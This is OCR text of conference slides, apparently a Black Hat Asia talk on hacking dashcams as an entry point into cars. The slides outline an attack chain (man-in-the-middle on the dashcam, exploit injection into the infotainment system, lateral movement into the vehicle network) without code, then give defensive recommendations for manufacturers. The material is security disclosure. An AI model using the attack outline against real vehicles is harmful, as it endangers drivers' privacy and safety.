
2

Establishing the connection between the dash camera and perform MiTM

3


Inject malicious exploit and compromise infotainment system

4



Perform lateral movement towards the vehicular network once infotainment system is compromised

Lateral Movement




Key Problems & Processes

Unique structured connection process

Some dashcam manufacturers expose the SSID, however a unique structured connection process is in place to prevent data from being exposed to the public

Lack of secure protocols

Some manufacturers allow the usage of SSID and password change, however, insecure protocols are exposed as part of the running services



Weak device pairing

Some manufacturers allow connection to dashcams without going through the device-pairing flow

Lack of firmware updates and security patches

As opposed to traditional computers, firmware and security updates are infrequent and not common for dashcams

Recommendations for Securing Dashcams

Adopt secure-by-design and secure-by-default principles

Some dashcam models restrict changing default passwords, posing a security risk despite having a structured connection process. Manufacturers should adopt a Secure-by-Design approach by:


- Ensuring users can set strong and unique passwords.
- Preventing unauthorized remote pairing through encryption and challenge-response mechanisms.
- Usage of Secure APIs – Ensuring only authorised clients connect to the server using API keys.

Attack surface reduction

- Reducing attack surface areas such as exposure of SSIDs to the public (i.e. switching it to non broadcast).
- Perform threat modelling by identifying the possibilities of different attack scenarios.

Secure Authentication and encryption practices

- Usage of proper authentication and encryption protocols (i.e. passwords are properly hashed and don’t appear in plain text).
- Certificate based pairing.



Recommendations for Securing Dashcams

Dashcams connected to cloud – Connected dashcams (Privacy concerns)


- Connected dashcams that are connected to cloud should have built-in security protocols instead of allowing anyone to stream or access the web page freely.
- Consider implementation of 2 factor authentication to access data stored in cloud.
- Consider implementation of TLS 1.2/1.3 or even mTLS between server and client authentication.

Firmware updates

- Manufacturers can consider delivering firmware updates via the app through OTA using secure protocols or allowing firmware updates to be available on websites for authenticated consumers to download and update the firmware via USB connectivity.
- Firmware updates can often be prompted through the phone application itself to inform consumers that there are firmware updates related to security vulnerabilities.

Bug Bounty/Vulnerability Disclosure Program (VDP)

- Manufacturers should consider providing a dedicated email address for reporting vulnerabilities. Additionally, implementing a bug bounty program or a Vulnerability Disclosure Program (VDP) can further enhance the security of their products.



Potential Partnerships and Next Steps

Identify Attack Vectors
Analyze vulnerabilities in firmware, weak authentication, and remote exploits

Simulate & Test Exploits
Conduct penetration testing and real-world security assessments


Develop Mitigation Strategies
Implement encryption, secure pairing, and stronger authentication methods

Collaborate with Stakeholders
Work with manufacturers, regulators, and wider cybersecurity community

Implement & Monitor Security Enhancements
Deploy intrusion detection systems and regulatory compliance measures

Security of dashcams are often overlooked, and to advance research on dashcam security, we hope to **establish potential partnerships with OEM, automotive manufacturers, regulators, and the wider cybersecurity community** to strengthen the overall security posture of vehicles and ensure a safer and resilient automotive ecosystem.

Our next steps include **analysing and testing out attack vectors** that could allow dashcams to serve as entry points for vehicle-wide cyber threats, **developing mitigation strategies such as intrusion detection systems**, and **proposing security frameworks that align with security design principles**.



DriveThru Car Hacking

Black Hat Asia Sound Bytes – Key Takeaways:

1. Dashcams are easy targets: private conversations & routes can be compromised within minutes
2. Adopt secure-by-design: build security into products and ensure seamless patch delivery post-shipping
3. Security through collaboration: VDP, BB, & PSIRT help manufacturers identify vulnerabilities earlier

info@heatsecuritylabs.com